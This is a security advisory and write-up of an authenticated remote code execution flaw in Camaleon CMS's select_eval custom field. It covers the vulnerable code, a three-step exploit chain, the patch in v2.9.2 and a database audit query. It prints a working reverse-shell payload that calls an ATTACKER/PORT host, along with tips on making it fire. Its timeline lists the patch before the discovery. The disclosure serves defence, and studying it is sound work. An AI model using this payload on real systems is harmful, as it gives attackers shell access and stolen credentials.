Severity: High (CVSS 4.0: 8.7) · CWE: CWE-94 (Code Injection) · Status: Patched in v2.9.2
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
Background
Camaleon CMS is a Ruby on Rails content management system. It ships a custom field engine that lets admins attach extra fields to posts, pages, and users: text fields, dropdowns, file uploads, and several specialized types. One of those is select_eval.
The select_eval field type
select_eval builds a select dropdown whose options come from a Ruby expression the field author supplies. The definition lives in custom_fields_helper.rb:
1# app/helpers/camaleon_cms/admin/custom_fields_helper.rb, lines 302-318 (abridged)
2items[:select_eval] = {
3  key: 'select_eval',
4  label: t('camaleon_cms.admin.custom_field.fields.select_eval'),
5  options: { required: true, multiple: false, default_value: '', show_frontend: false },
6  extra_fields: [{ type: 'text_area', key: 'command', label: 'Command to Eval' }]
7}
The extra field is labeled “Command to Eval”. Camaleon stores that expression in field.options[:command] and renders it in _select_eval.html.erb:
1<%# app/views/camaleon_cms/admin/settings/custom_fields/fields/_select_eval.html.erb, line 2 %>
2<%= select_tag "#{field_name}[#{field.slug}][values][]",
3      instance_eval(field.options[:command].to_s.strip),
4      class: "form-control input-value #{'required' if field.options[:required].to_s.to_bool}" %>
instance_eval runs on a value read from the database, inside a Rails ERB view. The binding has access to helpers, request context, and everything else the view layer can touch. The expression runs every time someone opens a post edit page that uses this field group.

What makes this exploitable
Executing Ruby from the database only matters if an attacker can write to that field.
In custom_fields_controller.rb, _save_fields handles saving field options:
1# app/controllers/camaleon_cms/admin/settings/custom_fields_controller.rb, lines 100-102 (abridged)
2def _save_fields(group)
3  errors_saved, _all_fields = group.add_fields(
4    params[:fields] ? params.require(:fields).permit! : {},
5    params[:field_options] ? params.require(:field_options).permit! : {}
6  )
7  # ... error handling
8end
permit! passes every parameter under field_options straight through to the model, including command. There is no whitelist and no filtering. A POST of field_options[x][command]=<ruby> writes the expression to the database.
ability.rb governs who reaches that endpoint. It grants can :manage to any key present in the role’s @roles_manager hash, including custom_fields:
1# app/models/camaleon_cms/ability.rb, lines 161-165
2@roles_manager.try(:each) do |rol_manage_key, val_role|
3  can :manage, rol_manage_key.to_sym if val_role.to_s.cama_true?
4rescue StandardError
5  false
6end
Further up the same file, eight resources get manage granted explicitly: media, comments, themes, widgets, nav_menu, plugins, users, and settings. custom_fields is not among them. It reaches can :manage only through this catch-all loop, which grants any key present in the role’s hash without checking whether that key is safe to hand out.
On most Camaleon installations, editor-level accounts have custom_fields set. This is not an admin-only gate. An attacker with any editor account has everything they need.
Exploit chain


The full chain is three steps:
- Log in as any user with
custom_fieldspermission - POST to
/admin/settings/custom_fieldsto create a field group with aselect_evalfield wherecommandis your payload - GET any post edit page that uses the field group, and
instance_evalfires immediately
The payload wraps the shell in Thread.new so the page render does not hang waiting for it to return:
1[["ok","ok"]].tap{Thread.new{system("bash -i >& /dev/tcp/ATTACKER/PORT 0>&1")}}
instance_eval returns the array, which satisfies select_tag, while the thread opens a reverse shell in the background.
Two implementation details matter. First, the assign_group parameter when creating the field group must be PostType_Post,<type_id>, not just PostType,<type_id>. The difference matters because get_field_groups on the Post model queries for object_class = 'PostType_Post' specifically, so a field group created with the wrong class never gets rendered and the payload never fires. Second, the strings inside the payload need to use double quotes. Ruby single-quoted strings do not interpolate #{}, so any backtick commands wrapped in single quotes execute as literal text and do nothing.
Impact
Any account with custom_fields permission on an affected version gets:
- Arbitrary Ruby execution in the Rails process, with the privileges of the web server user
- Execution that repeats, since the payload fires on every render of every post using the field group rather than once
- Forged session cookies for any user including admins, by reading
Rails.application.secret_key_baseand signing them - Access to every site’s data on a shared multi-site Camaleon instance
A note on prior research
GitHub Security Lab published a batch of five advisories against Camaleon CMS in late 2024 (GHSL-2024-182 through GHSL-2024-186). One of them, GHSL-2024-185 (GHSA-7x4w-cj9r-h4v9), covers a field type called label_eval which has the same root cause: arbitrary Ruby executed via instance_eval in a view. Two of the five advisories received CVE numbers, CVE-2024-46986 and CVE-2024-46987. GHSL-2024-185 was not one of them.
select_eval and label_eval are siblings. Same mechanism, different field type:
label_eval (GHSL-2024-185) | select_eval (this report) | |
|---|---|---|
| Execution site | Field label in any form | select_tag in post edit page |
| Write path | Custom field label text | field.options[:command] meta row |
This report is specifically about select_eval.
Affected versions
The vulnerability was introduced in commit 415cbda6 on 2015-10-16, when select_eval was first added. It affected every release from 2.1.1 through 2.9.1.
That range comes from source analysis rather than testing: the instance_eval call in _select_eval.html.erb and the unfiltered permit! write path in _save_fields are both present in every release across that span. Exploitation was confirmed end to end on v2.9.1.
The fix landed in v2.9.2 (commit 15882366, 2026-03-29). _save_fields now calls permitted_fields and permitted_field_options, which replace permit! with an explicit allowlist. command is not on it.
Separately, custom_field_group.rb gained a dedicated select_eval permission. Creating or modifying a select_eval field now requires can?(:manage, :select_eval), which admins hold implicitly and other roles hold only if it is granted to them.
instance_eval itself was not removed. The fix tightens who can write the expression rather than removing the eval.
If you are running any version older than v2.9.2, update now.
If you are already on v2.9.2, audit your database anyway. Any select_eval field that survived the upgrade still executes its stored expression on every render. Run this query and review what comes back:
1-- MySQL (key is a reserved word, so it needs backticks)
2SELECT * FROM metas WHERE `key` = '_default' AND value LIKE '%select_eval%';
3
4-- PostgreSQL
5SELECT * FROM metas WHERE "key" = '_default' AND value LIKE '%select_eval%';
Timeline
| Date | Event |
|---|---|
| 2026-03-29 | Patch released (v2.9.2) |
| 2026-06-19 | Vulnerability discovered during source analysis of v2.9.2 and v2.9.1 |
| 2026-06-21 | Vendor notified, disclosure prepared |
| 2026-07-28 | CVE-2026-66748 assigned |
| 2026-07-29 | Public disclosure |
Takeaway
eval in any form deserves a second look, especially when the input comes from the database rather than directly from a request. Database values feel safe because they passed through the application at some earlier point, but if the write path had no sanitization, the stored value is just as attacker-controlled as anything in a POST body.
The PoC and full technical disclosure are available at github.com/theopaid/CVE-2026-66748-Camaleon-CMS—Authenticated-RCE-via-select_eval-Custom-Field.